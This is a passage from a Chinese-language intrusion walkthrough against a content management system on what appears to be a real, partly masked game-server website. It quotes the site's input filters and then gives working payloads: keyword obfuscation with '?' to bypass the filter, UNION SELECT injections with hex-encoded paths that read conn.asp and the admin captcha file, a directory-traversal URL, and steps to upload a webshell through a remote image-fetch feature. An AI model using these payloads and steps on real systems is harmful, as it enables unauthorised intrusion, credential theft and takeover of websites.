G = Replace(Replace(Request(Str), "'", ""), """", "")
End Function
Function DelSql(Str)
Dim SplitSqlStr,SplitSqlArr,I
SplitSqlStr="dbcc|alter|drop|*|and|exec|or |insert|select|delete|update|count
|master|truncate|declare|char|mid|chr|set |where|xp_cmdshell"
SplitSqlArr = Split(SplitSqlStr,"|")
………（略）
End Function
'取得Request.Querystring 或 Request.Form 的值
Public Function S(Str)
S = DelSql(Replace(Replace(Request(Str), "'", ""), """", ""))
End Function
'读Cookies值
Public Function C(Str)
C=DelSql(Request.Cookies(SiteSN)(Str))
```




图22　得到webshell

很熟悉的界面就出来了，后面的操作就看各人发挥了！不知道还有没有其他漏洞，欢迎一起学习。

编辑点评：

小编我不玩传奇，也没有架设过私服，但是看到周围那么多人玩，可想其肯定很流行。流行的东西出了漏洞都是很严重的，呵呵！

```
End Function
……… (略)
Public Function R(strChar)
If strChar = "" Or IsNull(strChar) Then R = "":Exit Function
Dim strBadChar, arrBadChar, tempChar, I
'strBadChar = "$,#,',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr
(34) & "," & Chr(0) & ""
strBadChar = "+,',--,%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr
(34) & "," & Chr(0) & ""
arrBadChar = Split(strBadChar, ",")
tempChar = strChar
For I = 0 To UBound(arrBadChar)
tempChar = Replace(tempChar, arrBadChar(I), "")
Next
tempChar = Replace(tempChar, "@@", "@")
R = tempChar
End Function
```

从上面的代码来看，首先**S(Str)**过滤了单引号，字符型的变量是没法注入的，但我们看到前面代码中的SQL语句引入的变量是数字型（语句中并没有使用单引号进行闭合），不过程序使用**DelSql(Str)**函数再次过滤了ID变量中的SQL常用注入字符，使得注入在此行不通。

R(strChar)函数先检测变量是否为空，我们想进行注入，变量当然不为空啊。然后函数将**strBadChar**字符串用“'”分割成数组，最后将待检测变量中所有与该数组中相同的字符替换为空，并将"@@"替换为"@"。

从上面分析来看，我们只要绕过DelSql(Str)函数限制就可成功的注入。如我们在DelSql(Str)函数所限制的SQL语句关键保留字中插入R(strChar)函数能替换为空的字符，那么当通过S(Str)函数过滤后，R(strChar)函数不就将SQL语句还原了吗？




图6　弹出警告

假如，给“and”中插入“?”，成为“a?nd”，这样可绕过S(Str)函数限制，经R(strChar)函数的作用后不就变成了“and”吗？同时，这两个函数没有限制空格、逗号这些，我们完全可构造SQL语句进行注入。



图7　显示正常

先提交and 1=1，弹出前面出现过的警告框，如图6。我们再来提交a?nd 1=1，如图7，显示正常。接着提交a?nd 1=2则返回不同的页面，如图8。




图8　显示错误

这说明，我们已经成功的绕过防注入程序可以进行SQL注入了，而在KS_Cls/KS.Rcls.asp文件中有如下关键代码：

```
Function LoadTemplate(TemplateFname)
on error resume next
If Application(KS.SiteSN & TemplateFname)="" Then
Dim FSO, FileObj, FileStreamObj
Set FSO = CreateObject(KS.Setting(99))
TemplateFname = Server.MapPath(Replace(TemplateFname, "//", "/"))
If FSO.FileExists(TemplateFname) = False Then
LoadTemplate = "模板不存在,请先绑定!"
Else
Set FileObj = FSO.GetFile(TemplateFname)
Set FileStreamObj = FileObj.OpenAsTextStream(1)
If Not FileStreamObj.AtEndOfStream Then
LoadTemplate = FileStreamObj.ReadAll
Else
LoadTemplate = "模板内容为空"
End If
End If
Set FSO = Nothing:Set FileObj = Nothing:Set FileStreamObj = Nothing
LoadTemplate=LoadTemplate & Published
Application(KS.SiteSN &TemplateFname)=LoadTemplate
End If
LoadTemplate=Application(KS.SiteSN &TemplateFname)
End Function
……… (略)
```

从以上代码可得知**loadTemplate**函数的功能是读取模板文件的内容，而在前面代码**FileContent = KSRFObj.LoadTemplate(RSObj("FolderTemplateID"))**语句中，其意思就是读取第十个字段所指定的模板文件的内容。我们只要把union语句中的10修改为数据库文件(**conn.asp**)，不就是可以暴库了吗？但直接构造：**union sel?ect 1,2,3,4,5,6,7,8,9,'../conn.asp',11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34 from ks_Admin**语句是不行的，因为程序过滤了单引号，我们还得把**../conn.asp**转换成SQL_En的字符，以上的语句就变成了：

union sel?ect 1,2,3,4,5,6,7,8,0x2E002E002F0063006F006E006E002E00610073007000,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34 from ks_Admin




图9　模板不存在，请先绑定

但经提交后，返回“模板不存在，请先绑定”的语句，如图9。

看来插入位置有误，我们把**0x2E002E002F0063006F006E006E002E00610073007000**（就是../conn.asp的SQL_En字符）插入到第九个位置上，提交后返回空白页面。通过查看源代码，终于暴出数据库的内容，如图10。




图10　暴出数据库内容

提交数据库连接地址后，可以下载，如图11。




图11　可以下载

至此，入侵才算进行到一小步，接下来的问题是如何找到管理员的后台登录页面，和后台管理的验证码问题。我们先提交**http://www.cXXXXn.com/KS_Editor/fullscreen.asp**，进入了“在线编辑后台”，再点击进行查看属性，就可以得到网站管理后台的路径了，

如图12。

在URL输入：http://www.cXXXXn.com/nvoiwrh57shgygt/后，终于进入了后台的管理页面，如图13。




图12 查看属性




图13 后台管理页面

这类系统还存在着一个跨目录浏览的漏洞，代码和原理就不分析了，主要讲下如何利用。先注册一个用户进行登录，如图14。

登录后直接在浏览器地址栏后输入“http://www.cXXXXn.com/user/selectphoto.asp?channelid=9997&action=main&currentdir=.../../.../../.../../.../../”就可以浏览网站根目录下所有的目录了，如图15。




图14 登录

这样也能得到数据库的路径和管理目录，但进入后台登录页面后，又一个难题来了！这个页面的认证码如何获得啊？而且这个验证码是这类系统漏洞的主要核心，即使你得到管理员的用户名和密码，并且知道了后台登录的地址，没有这验证码你也是无法进行下一步入侵的。




图15 根目录下

从上面的登录页面来看，很明显管理员已把默认的验证码修改了（默认的验证码是8888，没有修改的话会显示出来的），我们可以通过暴管理目录下的chkcode.asp文件来获得。

结合刚才找到的网站管理目录（nvoiwrh57shgygt），我们把暴库的注入语句修改成：

union sel?ect 1,2,3,4,5,6,7,8,0x2F006E0076006F00690077007200680035003700730068006700790067002F0063006800 6B0063006F00640065002E00610073007000,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34 from ks_Admin

其中0x2F006E0076006F00690077007200680035003700730068006700790067002F00630068006B0063006F00640065002E00610073007000就是“/nvoiwrh57shgygt/chkcode.asp”的SQL_En转换语句，因字符串以/开始时，使用server.mapath获取的就是完整的虚拟路径，所以这儿就不用../。

提交注入语句后，再查看源代码，得到验证码，如图16。





图16 得到验证码

万事俱备，只欠东风了，我们这时可得进入后台，如图17。


图17 进入后台

进入后台在添加新文章、图片、软件时，点“远程抓取图片”便可打开一个页面，在远程地址栏中填入一个小马（以jpg或.txt后缀保存）的地址，如http://www.xxx.com/1.jpg。现在打开抓包工具，点“开始抓取”，如图18。




图18 抓包

抓到包的POST数据内容如下：

```
POST /nvoiwrh57shgygt/Include/SaveBeyondfile.asp?action=save HTTP/1.1
Accept: */*
Referer: http://www.cXXXXn.com/nvoiwrh57shgygt/Include/SaveBeyondfile.asp?CurrPath=%2FUpFiles%2FArticle&KS.C_S(ChannelID,3)=%CD%BC%C6%AC
